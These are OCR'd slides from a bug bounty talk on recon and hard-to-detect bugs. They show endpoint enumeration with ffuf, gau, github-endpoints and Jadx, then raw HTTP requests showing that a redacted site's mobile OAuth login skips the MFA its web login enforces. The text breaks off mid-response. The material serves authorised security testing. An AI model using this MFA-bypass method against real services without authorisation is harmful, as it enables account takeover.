Hunting for bugs that Scanners miss, and WAFs fail to detect

Ayoub Safa @sandh0t

About me

- Engineering Degree in Computer Science and Networking
- Pen Tester with 10 years (**OSCP, OSCE, GXPN**)
- Senior Security Consultant @**MDSec**
- Bug Bounty Hunter @**HackerOne, Google, Microsoft,…**
- Twitter: @**sandh0t**

Disclaimers

- Please don’t break the law
- Play Nice, Be Ethical
- My opinions are my own


Why this Talk?

- Sharing my methodology by showcasing some findings
- Exploring some uncommon and undocumented techniques
- Encouraging you to push your boundaries
- Inspiring you to think Outside the Box

Enumeration

Enumeration: Common Sources/Tools

- **JavaScript: Chrome DevTools, LinkFinder**
- **Bruteforce: ffuf, dirbuster**
- **Web Archive: getallurls (gau)**
- **GitHub: github-endpoints**



/transfer_eligible_programs

url: "/reports/" + t + "/transfer_eligible_programs",

/notifications

return "/notifications

/creditcards

url: "/" + this.team.g

/creditcards/dea


```
▶ ffuf -c -w /path/to/wordlist -u https://ffuf.io.fi/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v0.3
```

```
$ github-endpoints -d 10degres.net -raw
http://10degres.net/aws-takeover-ssrf-javascript/
http://10degres.net/5-things-to-do-before-running-your-first-bug-bounty-program/
http://10degres.net/smb-null-session/
http://10degres.net/the-bugbounty-program-that-changed-my-life/
http://10degres.net/subdomain-enumeration/
http://10degres.net/cve-2016-11018-image-gallery-sql-injection/
http://10degres.net/why-bugbounty/
http://10degres.net/
http://10degres.net/github-tools-collection/
http://10degres.net/bug-bounty-management-a-bad-example/
http://10degres.net/swag-store/
http://10degres.net/tags/
http://10degres.net/aws-takeover-through-ssrf-in-javascript/
http://10degres.net/bug-bounty-management-a-great-example-zomato/
http://10degres.net/the-bug-bounty-program-that-changed-my-life/
http://10degres.net/platform-tournament/
http://10degres.net/posts/index.xml
http://10degres.net/posts/
http://poc.10degres.net/ooo.png
http://10degres.net/bugbounty-howto-write-report/
http://10degres.net/interview-bugbounty-program/
http://10degres.net/subdomain-takeover-dns-expiration/
http://10degres.net/5-things-to-avoid-in-bug-bounty/
http://10degres.net/how-to-keep-hackers-motivated-in-bug-bounty/
http://10degres.net
http://10degres.net/feed.xml
http://10degres.net/assets/img/header-background.jpg
http://10degres.net/introduction-to-pentesting/
http://10degres.net/dvwa-file-upload/
http://10degres.net/assets/css/main.css
```

References:
https://github.com/GerbenJavado/LinkFinder
https://github.com/lc/gau
https://github.com/gwen001/github-endpoints

Enumeration: Mobile Application

Android App: Jadx



Search for text: @GET|@POST|@PATCH|@PUT ☑ Auto search

Search definitions of: □ Class □ Method □ Field ☑ Code □ Resource □ Comments

Search options: ☑ Case-insensitive ☑ Regex □ Active tab only


```
co...    @GET("/suggest")
co...    @GET("/street-address")
co...    @GET("/api/copy?app_type=android&flow=signup")
co...    @GET("/wp-json")
co...    @POST("/api/users/addresses")
<h...    @POST("/api/users/subscriptions")
com.b]   @PUT("/api/users/payment_information")
com.b]   @PUT("/api/users")
co...    @GET("/api/users/invites")
<h...    @POST("/api/users/invites/{inviteId}/resend")
com.b]   @POST("/api/users/invites")
co...    @GET("/api/merchandising_units/{id}/preview?app_type=android")
<h...    @GET("/api/merchandising_units?app_type=android")
co...    @GET("/api/orders/{id}/delivery_windows/available")
<h...    @GET("/api/orders/{id}/delivery_windows/available")
com.b]   @POST("/api/users/delivery_issues")
com.b]   @POST("/api/users/orders/{id}/suspend")
com.b]   @POST("/api/users/orders/{id}/unsuspend")
com.b]   @PUT("/api/orders/{id}")
com.b]   @PATCH("/api/users/orders/{id}/relationships/products")
co...    @GET("/api/users/packages?filter[arrival]=current&enum[status]=v3")
<h...    @GET("/api/users/packages?filter[arrival]=upcoming&enum[status]=v3")
co...    @POST("/auth/apple/callback")
<h...    @POST("/api/users/facebook_connect/link")
com.b]   @POST("/api/users/facebook_connect/login")
com.b]   @POST("/api/users/facebook_connect/register")
com.b]   @POST("/api/auth/google")
com.b]   @POST("/api/devise/sessions")
com.b]   @POST("/api/refresh_token")
com.b]   @POST("/api/devise/registrations")
co...    @PUT("/api/users/subscriptions/{id}")
<h...    @POST("/api/users/subscriptions")
com.b]   @GET("/api/subscriptions")
com.b]   @GET("/api/plans?include=violations,violations.options,violations.plan")
com.b]   @GET("/api/subscriptions/{id}/orders/past")
com.b]   @GET("/api/windows")
com.b]   @GET("/api/preferences")
com.b]   @PUT("/api/subscriptions/{id}")
com.b]   @PUT("/api/subscriptions/{id}/")
```

Found 50+

□ Keep open

Enumeration: Mobile Application

Web App Authentication request: Requires MFA




```
POST /auth/login HTTP/2
Host: [redacted].com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
Content-Length: 79
Referer: https://www.[redacted].com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers

{"memberName":"sand[redacted]","password":"[redacted]","rememberMember":false}
```

```
HTTP/2 401 Unauthorized
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://www.[redacted]
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Content-Type: application/json;charset=ISO-8859-1
Date: Sat, 01 Jul 2023 20:18:54 GMT
Expires: 0
Pragma: no-cache
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
Vary: Origin,Access-Control-Request-Method,Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-Envoy-Upstream-Service-Time: 159
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Set-Cookie: [redacted] path=/;
 [redacted]
X-Cdn: Imperva
X-Iinfo: 7-24[redacted]CT(10 11 0) RT(1688242733489 12) q(0 0 0 0) r(2 2) U6

{
  "code":"mfa.required",
  "message":"Mfa credentials are missing, provide mfa code with login"
}
```

Enumeration: Mobile Application

Mobile App Authentication Request: Doesn’t Requires MFA




```
POST /auth/oauth/token HTTP/2
Host: i[redacted]com
Accept: application/json
[redacted]
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Content-Length: 71
Accept-Encoding: gzip, deflate
User-Agent: com.[redacted]apps/3.4.2 (device: generic_x86_arm; OS: Android 9)

scope=read&grant_type=password&username=sand[redacted]&password=[redacted]
```

```
HTTP/2 200 OK
Cache-Control: no-store
Content-Type: application/json;charset=UTF-8
Date: Tue, 19 Apr 2022 14:31:51 GMT
Pragma: no-cache
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
Vary: Origin,Access-Control-Request-Method,Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-Envoy-Upstream-Service-Time: 255
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Set-Cookie: [redacted]xpires=Wed, 19
Apr 2023 10:
Set-Cookie: .com
Set-Cookie: ;
Domain=.[redacted]
X-Cdn: Imperva
X-Iinfo: 10-15969077-15969078 NNYN CT(13 14 0) RT(1650378711124 0) q(0 0 0 0) r(3 3) U6

{
  "access_token":
